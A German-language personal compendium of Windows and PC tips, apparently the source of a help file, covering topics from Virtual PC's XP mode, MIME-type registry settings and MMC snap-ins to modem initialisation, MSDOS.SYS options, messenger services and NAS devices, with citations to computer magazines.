      case vmFloppyDrive_HostDrive
        wscript.echo "Floppy Attachment : Physical floppy disk attached"
        wscript.echo "Drive Number      : " & vmFloppyDrive.DriveNumber
        wscript.echo "Host Drive Letter : " & vmFloppyDrive.HostDriveLetter
    end select
  case "disconnect" ' Disconnect the current floppy disk
    select case vmFloppyDrive.Attachment
      case vmFloppyDrive_Image
        vmFloppyDrive.ReleaseImage
      case vmFloppyDrive_HostDrive
        vmFloppyDrive.ReleaseHostDrive
    end select
  case "vfd" ' Attach a floppy disk image
    wscript.echo "Attaching " & floppy & " to the floppy drive."
    vmFloppyDrive.AttachImage(floppy)
  case "physical" ' Attach a physical floppy disk
    wscript.echo "Attaching physical disk " & floppy & ": to the floppy drive."
    vmFloppyDrive.AttachHostDrive(floppy)
end select
```

Der in Windows 7 vorhandene XP-Mode des Virtual PC hat folgende Besonderheiten:

- Zu den im Virtual PC installierte Anwendungen landen Verknüpfungen direkt im Startmenü von Windows 7.
- Die XP-Lizenz ist in Win 7 ab der Professional-Version schon mit enthalten.
- Enthält zunächst den alten IE6. Kann über ein "wichtiges Update" auf IE8 aktualisiert werden. (PC-Welt Heft 2/2010, Seite 22)
- Das cmd-Fenster kann nicht auf Vollbild geschaltet werden, solange die Integration-Features aktiviert sind.

Microsoft Virtual PC

\$ MicrosoftVirtualPC

K Microsoft Virtual PC;Virtual PC (Microsoft);XP Mode (Virtual PC))

- Ein Account muss entweder der Gruppe Administratoren oder RemoteDesktopUsers angehören, damit man sich damit anmelden kann. (<http://technet.microsoft.com/de-de/library/ee449440%28WS.10%29.aspx?bmc%20earth16.bmp>)

Gemäß PC-Welt Heft 5/2010, Seite 12 gibt es für den Virtual XP-Mode in Windows 7 den Patch [KB977206{bmc%20earth16.bmp}](#), der es erlaubt, den Virtual XP-Mode auch ohne das Virtualisierung-Feature der CPU zu nutzen.

Gemäß c't Heft 8/2010, Seite 172 gibt es folgende Beschränkungen

- Eine vorhandene Installation kann nur in eine VM überführt werden, wenn die Partition nicht größer als 127GByte ist, das dies die Maximalgröße der virtuellen Maschine ist.
- Es können keine 64bit-Systeme in Microsoft VM installiert werden.

#\$K **Mikrofon in Vista**

In Vista fehlt im Lautstärkemixer das Mikrofon als Quelle. Via rechte Maustaste auf Lautsprechersymbol in der Taskleiste rechts unten und "Aufnahmegeräte" kommt man bei den "Eigenschaften" des Mikrofons zu einem Dialog mit einem Tab "Pegel". Während die Einstellung der "Mikrofonverstärkung" 0.0dB, +10dB, ... funktioniert, wird die Einstellung des Mikrofon-Pegels und des Mute-Buttons bzgl. der Wiedergabe in den Lautsprechern bei mir vollständig ignoriert. Möglicherweise liegt's am installierten "Realtek HD Audio Manager". Funktionierende Mikrofon-Pegel und -Mute-Einstellungen finden sich unter

- Rechtsklick auf Lautsprecher
- Wiedergabegeräte bzw. Audiogeräte
- Wiedergabe
- Lautsprecher
- Eigenschaften
- Pegel

Hier gibt's funktionierende Mute- und Pegelinstellungen fürs Mikrofon.

Im Realtek HD Audio Manager im Tab Mikrofon gibt's Pegelregel und Mute-Buttons für Mikrofon-Aufnahme und Wiedergabe.

Der Vista-Soundrecorder{bmc shortcut.bmp} scheint Probleme zu haben, wenn mehrere Mikrofoneingänge verfügbar sind. Er deaktiviert dann u. U. beim Start das Default-Device und zeichnet nur Stille auf. **Workaround:** Die anderen Aufnahmegeräte{bmc shortcut.bmp} im Tab Aufnahme via rechter Maustaste disable und bei der zu verwendeten Quelle über "Eigenschaften" den Pegel entsprechend einstellen und hier geg. rechts neben dem Pegelinsteller auf noch aktivieren.

MikrofonVista

\$ Mikrofon in Vista

K Mikrofon Vista;Mute Mikrofon Vista;Lautstärke des Mikrofons;Audio-Recording (Mikrofon);SoundRecorder

##K Mime-Type (Content Type)

Ähnlich wie die Datei-Erweiterung (Extension) unter Windows festlegt, welche Anwendung zu einem Dateityp gehört, wird dies bei Dateien aus dem Internet über den Mime-Type festgelegt.

Der Netscape Navigator legt die unter Einstellungen festgelegten Zuordnungen unter

HKCU\Software\Netscape\Netscape Navigator\Viewers{bmc tree.bmp} ab. Wie die Verweise

HKCU\Software\Netscape\Netscape Navigator\Suffixes{bmc tree.bmp} auf Dateiendungen verwendet werden, ist nicht ganz klar.

Der MS-Internet-Explorer verwendet die Einträge "Content Type" und den <Standard>-Eintrag bei den Dateiendungen, z.B. HKEY_CLASSES_ROOT\.doc{bmc tree.bmp}, um von einem Mime-Type zu einer Anwendung zu verknüpfen. Da hierbei egal ist, unter welchem Schlüssel ein MimeType gefunden wird, ist es z.B. möglich, den MimeType "application/msword" auf den Viewer wordview.exe oder wordpad.exe zu lenken (und damit Makroviren aus dem Internet ins Leere laufen zu lassen) und .doc-Dateien weiter mit WinWord zu öffnen: unter HKEY_CLASSES_ROOT\.doc den MimeType-Eintrag löschen und die folgenden neuen Einträge erstellen (Zeilen in Notepad kopieren, Pfad für wordview.exe anpassen, als xy.reg speichern und per Doppelklick in Registry eintragen):

REGEDIT4

```
[HKEY_CLASSES_ROOT\.docInternet]
@="Word.Viewer.8"
"Content Type"="application/msword"

[HKEY_CLASSES_ROOT\Word.Viewer.8]
[HKEY_CLASSES_ROOT\Word.Viewer.8\shell]
[HKEY_CLASSES_ROOT\Word.Viewer.8\shell\open]
[HKEY_CLASSES_ROOT\Word.Viewer.8\shell\open\command]
@="F:\viewer\word97\wordview.exe \"%1\""
```

Dabei ist .docInternet frei gewählt.

Da öfter z.B. für Excel verschiedene MimeType-Bezeichnungen verwendet werden (application/vnd.ms-excel, application/x-msexcel, ...) kann zusätzlich zum HKEY_CLASSES_ROOT\.xls-Eintrag, der z.B. auf application/vnd.ms-excel verweist, mittels eines Dummy-Extension-Eintrags auch der zweite MimeType auf Excel.Sheet.8 verweisen:

REGEDIT4

```
[HKEY_CLASSES_ROOT\.xls2]
@="Excel.Sheet.8"
"Content Type"="application/x-msexcel"
```

Siehe auch Extensions, TNEF, Verknüpfung für Datei-Typen.

MimeType
\$ Mime-Type
K Mime-Type; Content Type

#\$K**MindMap**

Neben dem bekannten Software MindManager (<http://www.Mindjet.com{bmc earth16.bmp}>, ca. 350€ oder kostenloser 30-Tage-Test) ist die nach Registrierung kostenlos herunterladbare Software XMind (<http://www.xmind.net{bmc earth16.bmp}>) eine Alternative. (c't Heft 3/2009, Seite 60.)

MindMap
\$ MindMap
K MindMap;XMind

#\$K **Mini-Server**

Zwei Mini-Server in der Größe eines NAS werden in der c't Heft 17/2015, Seite 128f kurz vorgestellt:

- Gidata Micro Server GT200: Ca. 340€ ohne RAM und ohne Festplatten. Mit dem Celeron 1037U-Prozessor beträgt die Leistungsaufnahme ca. 15 (Leerlauf) ... 28W (Last). UEFI ohne Secure-Boot. Windows Server ist als Betriebssystem hier offenbar möglich, wenn RAID im BIOS vor der Installation aktiviert wurde. Geeignet z.B. als Fileserver.
- Thomas -Krenn LES v2: Je nach Konfiguration ca. 330 ... 500€. Für einige Linux-Varianten (z.B. Ubuntu Server 14.10 LTS) und Windows 8 freigegeben. Für Windows Server sind nicht die richtigen Netzwerkchips auf dem Board. Mit händischer Treiberinstallation läuft aber auch Win Server 2012 R2. Die Leistungsaufnahme liegt bei 5.5W (Windows) ... 7.5W (Linux ohne Nachtuning) im Leerlauf und ca. 12W + Festplatten unter Last. Geeignet eher für Netzwerkdienste oder als Firewall, wegen max. 3TB ohne Redundanz weniger als Fileserver.

Mini-Rechner, die als kleine stationärer Desktop-Rechner für Office-anwendungen, als Heimserver oder als NAS taugen, werden in der c't Heft 13/2015, Seite 96 getestet. Im Leerlauf haben sie eine Leistungsaufnahme von 6 ... 8W, im Preis zwischen liegen sie bei 300 ... 700€:

- Acer Revo One
- HP 260 G1
- MSI Cubi

Mini-Server

\$ Mini-Server

K Mini-Server;Server (Mini-);Mini-Rechner

#\$K **Minimize to Tray**

Applikationen, die man oft im Hintergrund laufen hat, wie z.B. Mail-Programme, sollten sich beim Minimieren zur besseren Übersicht aus der Taskleiste ausblenden und nur noch mit kleinem Icon im Tray sichtbar werden.

Gemäß http://www.theelderageek.com/outlook_in_the_system_tray.htm lässt sich dies bei Outlook 2002 übers. Anlegen von HKCU\Software\Microsoft\Office\10.0\Outlook\Preferences.MinToTray{bmc edit.bmp} als DWORD und auf 1 setzen. Wirksam nach Restart von Outlook.

Die für persönlichen Gebrauch kostenlose Software "4t Tray Minimizer Free 4.2" von <http://www.4t-niagara.com/>{bmc earth16.bmp} erlaubt es, jede Anwendung durch ein zusätzlichen Icon in der Titelleiste statt "normal" zu minimieren, auch in den Tray zu minimieren!

MinimizeToTray
\$ Minimize to Tray
K Minimize to Tray;Tray, Minimize to ;Outlook 2002, Minimize to Tray

##K MMC: MS Management Console

Mit dem WMI (Windows Management Interface) und der MMC hat Microsoft ein neues Systemverwaltungstool eingeführt, das bei WinXP (und auch Win2000?) z.B. den Gerätemanager mit enthält. Durch die *.msc-Files (viele liegen unter <windir>\system32\bmc explorer.bmp) können mittels der mmc.exe\bmc shortcut.bmp verschiedenste Konfigurationen erledigt werden. Die *.msc-Files sind xml-Files, die mit einem Editor wie Notepad angeschaut werden können oder besser im explorer mit z.B. explorer.exe /e,%windir%\system32\certmgr.msc, wobei dann die Abschnitte mit "-" zugeklappt werden können:

```
<?xml version="1.0" ?>
- <MMC_ConsoleFile ConsoleVersion="2.0" ProgramMode="UserSDI">
  <ConsoleFileID>{26A50080-9AE1-4816-B5F8-C1CD326D4AC5}</ConsoleFileID>
+ <FrameState ShowStatusBar="true" LogicalReadOnly="true">
+ <Views>
+ <VisualAttributes>
+ <Favorites>
+ <ScopeTree>
  <ConsoleTaskpads />
+ <ViewSettingsCache>
  <ColumnSettingsCache />
+ <StringTables>
+ <BinaryStorage>
  </MMC_ConsoleFile>
```

Mit dem XP-SP2 gibt es auch ein Consolen-Tool WMIC.exe als Interface zur WMI. Es wird allerdings nur bei XP-Pro mit dem ServicePack auch installiert. Von PC-Welt (Heft 6/205, S.126f, http://www.pcwelt.de/scripts/bmc_earth16.bmp) gibt es den Batch pcwWmic.bat, der die notwendigen Files aus dem SP2 auch ins XP-Home-System extrahiert/kopiert.

Typischerweise finden sich unter WinXP folgende *.msc-Snap-Ins im System32-Verzeichnis (bzw. relativ zu hier im angegebenen Pfad):

<u>certmgr.msc\bmc shortcut.bmp</u>	Zertifikate
<u>ciadv.msc\bmc shortcut.bmp</u>	Index-Dienst
<u>compmgmt.msc\bmc shortcut.bmp</u>	Computerverwaltung: enthält bis auf wenige Ausnahmen (Certificate, Teile der Wechselmedien-Verwaltung, .NET) die anderen Snap-Ins.
<u>devmgmt.msc\bmc shortcut.bmp</u>	Gerätemanager
<u>dfrq.msc\bmc shortcut.bmp</u>	Defragmentierung
<u>diskmgmt.msc\bmc shortcut.bmp</u>	Datenträgerverwaltung
<u>eventvwr.msc\bmc shortcut.bmp</u>	Ereignisanzeige
<u>fsmgmt.msc\bmc shortcut.bmp</u>	Freigaben
<u>gpedit.msc\bmc shortcut.bmp</u>	<u>GruppenRichtlinien-Editor</u>
<u>lusrmgr.msc\bmc shortcut.bmp</u>	Lokale Benutzer und Gruppen
<u>ntsmgr.msc\bmc shortcut.bmp</u>	Wechselmedien-Verwaltung (incl. Operator-Anforderungen für Wechselmedien)
<u>ntmsoprq.msc\bmc shortcut.bmp</u>	Operatoranforderungen für Wechselmedien
<u>perfmon.msc\bmc shortcut.bmp</u>	Leistungs-Monitor
<u>services.msc\bmc shortcut.bmp</u>	Dienste
<u>SQLServerManager.msc\bmc shortcut.bmp</u>	SQL Server Configuration Manager
<u>wmimgmt.msc\bmc shortcut.bmp</u>	Windows-Verwaltungs-Infrastruktur-Instrumentation (WMI)
<u>Com\comexp.msc\bmc shortcut.bmp</u>	Komponentendienst (incl. Ereignisanzeige, Dienste)
..\Microsoft.NET\Framework\v1.1.4322\mscorcfg.msc	.NET Framework 1.1 Configuration

Die Version 2.0 der MMC aus WinXP unterstützt sogenannte Taskpad-Ansichten. Nach dem Start von mmc.exe kann über das Menü "Aktion", "Neue Taskpad-Ansicht" ein Assistent gestartet werden. Beim Schritt "Taskpadanzeige" kann der Default bestätigt werden. Beim "Taskpadziel" ist "Ausgewähltes Strukturelement" meist

MMC

\$ MMC: MS Management Console

K MMC;Microsft Management Console;Management Console;Taskpad-Ansichten

sinnvoller. "Name und Beschreibung" können frei gewählt werden. Danach Startet dann der nächste Assistent. Hier ist bei "Befehlstyp" der "Shellbefehl" am interessantesten, wo z.B. der Start der Systemsteuerung oder des Registry-Editors eingetragen werden kann.

Wie man ein Snap-in für die MMC programmiert, wird in der Toolbox Heft 6/2008, Seite 76ff beschrieben.

Siehe auch [Policy-Editor](#).

#\$K **Mobilitätscenter**

Wird Windows 7 auf einem Laptop installiert, ist das Mobilitätscenter mblctr.exe{bmc shortcut.bmp} verfügbar. Auf einem Desktop-PC kann es gemäß PC-Welt Heft 9/2011, Seite 105 wie folgt verfügbar gemacht werden:

- HKCU\Software\Microsoft\MobilePC\AdaptableSettings_SkipBatteryCheck{bmc edit.bmp} anlegen (DWORD) und auf 1 setzen
- HKCU\Software\Microsoft\MobilePC\MobilityCenter_RunOnDesktop{bmc edit.bmp} anlegen (DWORD) und auf 1 setzen

Mobilitätscenter
\$ Mobilitätscenter
K Mobilitätscenter

#\$K**Modelleisenbahn**

Zum Thema Modelleisenbahn-Steuerung per PC gibt's in der c't Heft 26/2004, Seite 92 (Softlink [0426092{bmc earth16.bmp}](#)) einen ausführlichen Artikel mit vielen zusätzlichen Links.

Modelleisenbahn
\$ Modelleisenbahn
K Modelleisenbahn

#\$K**Modem**

Seit der Liberalisierung des Marktes gibt's auch in Deutschland viele Modems, die kein Umschaltrelais-Funktion mehr besitzen und auch bei inaktivem Modem das dahinterliegende Telefon lahmlegen. Apple hat seinen MACs einen iSwitch oder iCircuit genannten Zwischenadapter beigelegt, den man auch für sonstige Modems verwenden kann. Es gibt ihn häufig Second-Hand günstig oder beim Hersteller http://www.hermstedt.de/bmc_earth16.bmp. (c't Heft 22/2005, Seite 202)

Modem

\$ Modem

K Modem;TAE-Umschaltung Modem;iSwitch (Modem);iCircuit (Modem)

#\$K **Modem, Initialisierung etc.**

Modem wird mit den Strings aus HKLM\System\CurrentControlSet\Services\Class\Modem\0000\Init{bmc edit.bmp} initialisiert. Den Reset auf die Werkseinstellungen mittels AT &F<cr> kann bei Bedarf z.B. auf AT Z (bzw AT Z0, AT Z1)<cr> für Reset auf die von Ihnen im Modem gespeicherten Werte ersetzt werden. Möglicherweise gibt's auch unter ...Modem\0000\Settings\Init einen Eintrag.

Neben dem Eintrag 0000 sind eventuell für weitere Modems unter 0001, ... weitere vorhanden HKLM\System\CurrentControlSet\Services\Class\Modem{bmc tree.bmp} für weitere Modems inklusive PC-Direktverbindungen.

Der über DFÜ-Netzwerk{bmc shortcut.bmp}, ein Icon einer konfigurierten Verbindung Wählen, im Kontextmenü "Eigenschaften" wählen, "Konfigurieren", Blatt "Einstellungen", Button "Erweitert..." und hier bei "Weitere Einstellungen" eingetragene Wert findet sich unter HKLM\System\CurrentControlSet\Services\Class\Modem\0000\UserInit{bmc edit.bmp}

Soll ein USRobotics 56K Message-Modem beim Ende einer Internet-Verbindung in den Modus des autarken Fax- und Anrufbeantworterbetriebs gehen, so ist unter HKLM\System\CurrentControlSet\Services\Class\Modem\0000\Hangup{bmc edit.bmp} zusätzlich zum vorhandenen Eintrag Name="1", Value="ATH<cr>" ein Eintrag mit Name="2", Value="AT+MCS=1" zu ergänzen. (c't Heft 9/1999, Seite 193)

Ein Protokoll der Modem-Erkennung findet sich in MODEMDET.TXT{bmc notepad.bmp} im Windowsverzeichnis. Wenn bei den "Erweiterten Einstellungen für Modem" (Erreichbar über DFÜ-Netzwerk{bmc shortcut.bmp}, ein Icon einer konfigurierten Verbindung Wählen, im Kontextmenü "Eigenschaften" wählen, "Konfigurieren", Blatt "Einstellungen", Button "Erweitert..." "Protokolldatei aufzeichnen" angekreuzt ist, werden in der Datei MODEMLOG.TXT{bmc notepad.bmp} im Windowsverzeichnis Daten mitgeloggt. Ein abweichender Log-Dateiname kann unter HKLM\System\CurrentControlSet\Services\Class\Modem\0000.LoggingPath{bmc edit.bmp} (bzw 0001, ...) eingestellt sein.

Wenn über Systemsteuerung, Netzwerk, Blatt Konfiguration, DFÜ-Adapter, Eigenschaften, Blatt Erweitert "Protokolldatei erstellen" aktiviert ist, wird die Datei PPPLOG.TXT{bmc notepad.bmp} im Windowsverzeichnis aufgezeichnet.

Im Resourcekit \ADMIN\RESKIT\HELPPFILE\WIN95RK.HLP auf der Win95-CD sind unter anderem unter "Modems and Communications Tools: The Basics" (Win98-CD: \tools\reskit\help\rk98book.chm{bmc shortcut.bmp}, "Modems and Communications Tools") etliche Informationen zu finden.

Siehe auch DFÜ-Server-Logon.

Siehe auch COM-Schnittstelle.

ModemInit
\$ Modem, Initialisierung
K Modem;AT-Modem-Init

#\$K**Monitor-Installation**

Wenn dem Monitor keine INF-Datei zur Installation beilag und die Fähigkeiten voll ausgeschöpft werden sollen, dann lässt sich mittels dem Monitor-INF-Datei-Erstell-Tool Powerstrip (Shareware) eine passende INF-Datei zusammenstellen. PC-Welt Heft 7/2004, Seite 105 / CD http://entechtaiwan.net/util/ps.shtm{bmc_earth16.bmp}

MonitorInstallation
\$ Monitor-Installation
K Monitor-Installation;INF-Datei für Monitor-Installation

#\$K Monitoring Registry Changes

Zum Überwachen von Änderungen in der Registry gibt es verschiedene Möglichkeiten:

- Gewünschten Zweig vorher exportieren in eine *.REG-Datei. Danach in eine zweite Datei exportieren und beide Dateien z.B. mit MS-WinDiff.exe (oder MS-Word, Extras, Änderungen) vergleichen.
- Die API-funktion `RegNotifyChangeKeyValue` kann in Programmen verwendet werden um bei Änderung in einem Key einen Event auszulösen. Es können zwar die Unterschlüssel mit überwacht werden, da aber der Event keine Angaben über den genauen Unterschlüssel zurückgibt, können damit praktisch keine ganzen Bäume im detail überwacht werden.
- Gut geeignet scheint mir das Programm ApiMonitor (<http://www.rohitab.com/apimonitor{bmc earth16.bmp}>) zu sein (Nicht verwechseln mit dem ApiMon.exe von MS, der z.B. auf der NT4-CD unter \SUPPORT\DEBUG\I386\ zu finden ist!). Hier lassen 40 Gruppen von API-Funktionen unter anderem die Registry-Funktionen auswählen. Außerdem kann nach Prozessen gefiltert werden. Leider fehlt die Filter-Möglichkeit, nur die verändernden Schreibaufrufe ohne die ganzen Lese-Aufrufe zu bekommen. Außerdem fehlen die Aktivitäten von Services und Gerätetreibern, es werden nur die von User-Modulen gemonitort.

MonitoringReg

\$ Monitoring Registry Changes

K Monitoring Registry Changes;Registry Changes (Monitoring);Changes in Registry (Monitoring)

#\$K**Mozilla**

Basierend auf der Kombination der Gecko-Engine mit der XML User Interface Language (XUL) sind viele Applikationen entstanden: FireFox, SeaMonkey, Kameleon, Galeon, Epiphany, Thunderbird-E-Mail, Webserver Flock, Mozilla-Kalender, Songbird-Mediaplayer, HTML-Editor Nvu und Kompozer.

Mit Details zu XUL beschäftigt sich die Toolbox Heft 3-4/2010, Seite 56ff.

Mozilla

\$ Mozilla

K Mozilla;Gecko;XULRunner;XML User Interface Language XUL;XUL (XML User Interface Language)

#\$K MP3-Player

Die Apple-Software iTunes wird gern zum Verwalten von Musikdateien und Podcasts verwendet, kann aber normalerweise nur Apples iPod synchronisieren. Gemäß PC-Welt Heft 5/2008, Seite 154 lassen sich aber mit dem Zusatztool "iTunes Agent" (<http://ita.sourceforge.net>) fast alle MP3-Player (incl. Mobiltelefone) damit synchronisieren:

- Zunächst iTunes installieren.
- MP3-Player so einstellen, dass er als Massenspeichermedium arbeitet und im Explorer erscheint.
- ITA (erfordert .NET-Framework) starten. Im Infobereich anklicken und Konfiguration durchführen.

Ausführlicher in der PC-Welt!

MP3Player
\$ MP3-Player
K MP3-Player;iTunes;iPod;Synchronisation MP3-Player

#\$K MSDOS.SYS

Die Datei MSDOS.SYS{bmc notepad.bmp} ist unter Win95 keine Binärcodedatei mehr sondern eine "INI"-Datei mit den ersten beim Start ausgewerteten Einstellungen.

Die Einstellung "WinBootDir" findet sich zusätzlich unter

HKLM\Software\Microsoft\Windows\CurrentVersion\Setup\WinBootDir_DevDir{bmc edit.bmp} in der Registry.

In \ADMIN\RESKIT\HELPPFILE\WIN95RK.HLP auf der Win95-CD ist unter "MSDOS.SYS:Special Startup Values" ist vermutlich ein Fehler: BootSafe= statt BootFailSafe= !! (Win98-CD, "System Startup Files", "MSDOS.SYS: Special Startup Values" richtig BootFailSafe)

Zusätzlich zu den dort dokumentierten Werten gibt es vermutlich noch:

[Paths]

UninstallDir=

[Options]

DisableLog=0 ; 1 = BootLog.TXT nicht schreiben

BootConfig= ; wenn mehrere Configurationen (docked, undocked, ...) definiert sind

SystemReg=

Gemäß PC-Welt Heft 9/97, S. 265 kann SystemReg= 0 oder 1 (default) sein und hat folgende Bedeutung: Bei 1 wird, falls es in der Registry mehrere Profile (z.B. mit/ohne Dockingstation) gibt, von der IO.SYS ein Profilmenü angezeigt, bei 0 übergeht IO.SYS dies und ist ca. eine Sekunde schneller. Bei 0 und existierenden Profilen kommt zwar beim Anmelde-Dialog dann ein anderer Profil-Auswahl-Dialog, der jedoch nicht funktioniert.

Ab November 96 (Win95b V1.1) gibt einen zusätzlichen Eintrag:

AutoScan=1

sorgt nach unsauberem Shutdown für den automatischen Start von Scandisk/CheckDisk, das mit AutoScan=0 abgeschaltet werden kann.

Erst ab Win98 gibt es noch folgende Einträge:

AutoScan=2 ; ohne Bestätigung vor dem ScanDisk-Start

DRVSpace=0 ; DRVSpace (nicht) laden

In der CONFIG.SYS kann seit DOS 5.0 (oder 6.0?) ein Menü definiert werden. Wird im Abschnitt [MENU] im Eintrag MenuDefault=item, time die Zeit auf 0 gesetzt, so erscheint das Menü bei der Auswahl von Win98 im vorausgehenden Menü die Auswahl übersprungen und bei der Auswahl DOS im vorausgehenden Menü unendlich gewartet. (c't 13/98,S.88).

Wenn unter [Options] der Eintrag BootGUI auf 1 gesetzt ist, dann wird nach dem Abarbeiten von AUTOEXEC.BAT die Datei WIN ausgeführt. Dies kann bis einschließlich Win98 eine c:\win.bat sein. Normalerweise gibt es diese jedoch nicht und es wird über win.com im Windows-Verzeichnis gefunden und ausgeführt. Ab WinME wird direkt win.com im Windowsverzeichnis ausgeführt.

Siehe auch Boot-Vorgang.

MsDosSysEdit

\$ MSDOS.SYS-Edit

K MSDOS.SYS;Boot (MSDOS.SYS);SCANDISK (automatisch)

#\$K**Multisession-CD-ROM**

Werden beim Brennen einer weiteren Session auf eine CD die vorausgehenden nicht importiert, dann sind deren Daten normal nicht zugänglich. Mittels der Freeware ISO-Buster [http://users.pandora.be/smart.projects/start1.htm{bmc earth16.bmp}](http://users.pandora.be/smart.projects/start1.htm{bmc%20earth16.bmp}) lassen sich diese Daten aber trotzdem lesen!

MultisessionCDROM

\$ Multisession-CD-ROM

K Multisession-CD-ROM;CD-ROM, Multisession; Session (Multisession-CD); Brennen Multisession-CD

#\$K **Nachrichtendienst (Messenger)**

Wer den Windows-Nachrichtendienst wegen nerviger Popups deaktiviert hat, kann ihn auch wieder aktivieren (c't Heft 21/2004, Seite 186):

- Unter Umständen wurde beim Abschalten dem dienst ein anderer Name verpasst. Dies kann mittels der Kommandozeile
`sc qc Messenger{bmc dos.bmp}`
geprüft werden. Unter DISPLAY_NAME erscheint der Dienst in der Computerverwaltung und kann seine Start-Art dort wieder ändern.
- Wurde der Dienst deinstalliert, gibt obiger Befehl eine entsprechende Fehlermeldung aus. Dann kann er mit
`sc create Messenger type= share start= demand binpath= "%windir%\system32\svchost.exe -k netsvcs" depend= LanManWorkstation/NetBIOS/PlugPlay/RpcSS displayname= "Nachrichtendienst"`
wieder installiert werden.

Als universellen Messenger zum Chatten, welcher zwar auch ein eigenes Netz verwendet, aber trotzdem verschiedene Protokolle (ICQ, MSN, demnächst auch AOLs AIM und Yahoo) versteht, wird in der PC-Welt Heft 2/2008, Seite 32 "Goober" empfohlen. <http://pcwelt.de/goober{bmc earth16.bmp}>. In der c't Heft 26/2008, Seite 74 wird Wippen (<http://www.wippen.com{bmc earth16.bmp}>) vorgestellt, der ein VPN verwendet.

Die Alternative Viber bietet auch eine Desktop-Client

Auf Mobilgeräten ist neben SMS vor allem auch WhatsApp weit verbreitet.

In der c't Heft 12/2016, Seite 50 wird WIRE ([https://de.wikipedia.org/wiki/Wire_\(Messenger\){bmc earth16.bmp}](https://de.wikipedia.org/wiki/Wire_(Messenger){bmc earth16.bmp}), <https://wire.com/de/{bmc earth16.bmp}>) vorgestellt. Ein quelloffener Messenger mit Verschlüsselung für verschiedene Plattformen.

Siehe auch Video-Telefonie.

Nachrichtendienst

\$ Nachrichtendienst (Messenger)

K Nachrichtendienst; Messenger; Dienst (Nachrichtendienst); Chatten; Wire (Messenger)

##\$K NAS Network Attached Storage und NDAS

Neben dem Test von NAS-Geräten enthält die c't Heft 1/2006, Seite 122 auch eine Beschreibung der Techniken, der Unterschiede und der Fallstricke bei NAS, also übers TCP/IP-Netzwerk zugänglicher Festplatten ohne volle Fileserver-Funktionalität. Ein Nachtrag mit weiteren Geräten ist in der c't Heft 16/2006, Seite 142ff und drei neue sind in der c't Heft 7/2007, Seite 190ff im Test. Im Heft c't Heft 12/2007, Seite 144 und Heft 5/2009, Seite 104fff gibt's einen weitere Tests. Einige Punkte in Kurzform:

- Standardprotokolle wie SMB (Server Message Blocks, Microsoft nennt es neuerdings auch CIFS = Common Internet File System) haben einiges an Overhead. NFS aus der Linux-Welt nutzt die Netzwerkbandbreite ganz gut. Netware NCP und Apple AFP sind nur noch selten in Verwendung.
- Manche NAS/NDAS (Ximeta NetDisk, Netgear SC101) nutzen ein proprietäres Protokoll, welches bei den Clients spezielle Treiber erfordern. Die Festplatte kann hier mit den Bordmitteln formatiert werden (z.B. wahlweise FAT und NTFS), hat also keine Probleme mit Sonderzeichen (Unicode) im Dateinamen und auch nicht mit alternativen Streams. Dem System gegenüber erscheint die Platte als lokales SCSI-Laufwerk (weil der Treiber die eigentlich für SCSI vorgesehene Schnittstelle im Betriebssystem nutzt). **Offline-Dateien gehen hier nicht!**
- Per UPnP kann das Gerät seine Fähigkeiten z.B. als Media-Server anpreisen.
- Zugriffsrechte-Verwaltung ist nicht immer verfügbar oder in sehr unterschiedlichem Umfang verfügbar! Eventuell nur ein Passwort je Share statt User- und eventuell zusätzlich einer Gruppen-Verwaltung.
- Als Betriebssystem kommt meist ein Linux mit Samba-Server zum Einsatz. Iomegas NAS200d verwendet allerdings MS Windows Storage Server 2003. Teilweise ist noch das veraltete Samba 2.x im Einsatz, kein aktuelles 3.x.
- Windows-Freigaben nutzen die Netzwerkbandbreite schlecht und haben gelegentlich Probleme bei Routern mit NAT, wie es z.B. die meisten DSL-Router verwenden. Auch FTP macht bei NAT-Routern Probleme. WebDAV (via HTTP) stellt derzeit nur der NAS200d von Iomega zur Verfügung.
- Einen WINS-Server, der die Rechner im Netzwerk mit Namen kennt um langsame Broadcasts zu vermeiden, haben nur manche NAS integriert.
- Ein DHCP-Server ist manchmal integriert.
- Wenn das Gerät einen Medien-Index aufbaut, eignet es sich auch als Streaming-Server für Musik und Video. UPnP-AV (=DLNA) soll hier als herstellerübergreifender Standard kommen, allerdings sind die verfügbaren Implementierungen noch nicht immer voll funktionsfähig.
- FAT oder mit falschen Optionen kompiliertes Linux begrenzen die Dateigröße auf 2 oder 4 GByte und versagen zum Teil beim Schreiben von größeren Dateien **heimlich**, d.h. schneiden die Datei ohne Fehlermeldung ab!
- File- und Record-Locks bei geöffneten Dateien sollten funktionieren.
- Sonderzeichen in Dateinamen machen oft Probleme. Umlaute funktionieren, aber Unicode (von Windows bei kyrillischen Dateinamen verwendet) macht Probleme. Stern, Fragezeichen und Doppelpunkt dürfen bei Linux im Dateinamen vorkommen, können aber von Windows-Clients (die wirre Zeichen anzeigen) nicht zugegriffen werden. Teilweise werden sie daher auch von Linux-Clients nicht angenommen.
- Wer bei Samba 2.x eine Datei mit dem Stern als Namen anlegt, kommt an alle Dateien im Verzeichnis nicht mehr über Samba ran, er muss die Festplatte ausbauen und in ein Linux-System einbauen, um wieder an die Dateien ranzukommen.
- NTFS-Spezialitäten wie Sparse-Files (Dateien mit Löchern, welche keinen Plattenplatz beanspruchen) und alternative Streams gibt's unter Samba nicht. Auch lassen sich via Samba keine Hardlinks und keine symbolischen Links von Windows aus erzeugen!
- Damit Datei-Datum und Uhrzeit stimmen, muss die interne Uhr richtig gehen und die Zeitzone stimmen. Beim Matrox Shared Storage Drive scheint immer die Zeitzone von Taiwan zu verwenden und eine um 9 h falsche Uhrzeit zu setzen. Per NTP setzen nur einige automatisch die Zeit richtig.
- Da meist GNU GPL Software verwendet wird, muss die Source verfügbar gemacht werden. Eine Neukompilierung des Embedded-Linux-Systems ist aber wesentlich Schwieriger als die eines normalen Linux-Systems, sofern nicht wie beim Matrox-System so etwas schon fertig im Internet steht (http://www.openmss.org/bmc_earth16.bmp)
- Samba-Versionen vor 3.0.10 bzw. vor 2.2.12 haben Sicherheitslücken und sollten nicht mehr verwendet werden. Samba vor Version 3.0.22 unterstützen nicht die Authentifizierung über NTLMv2, wie sie Vista als Default verwendet. Durch setzen von HKLM\SYSTEM\CurrentControlSet\Control\LSA, LmCompatibilityLevel{bmc edit.bmp} auf 1 muss hier aufs weniger sichere NTLM und LM zurückgegangen werden.
- Nur wenige NAS-Systeme sind so offen, dass Zusatz-Programme einfach hinzugefügt werden können. Iomega NAS200d und Intradisk haben ein offenes, erweiterbares System.
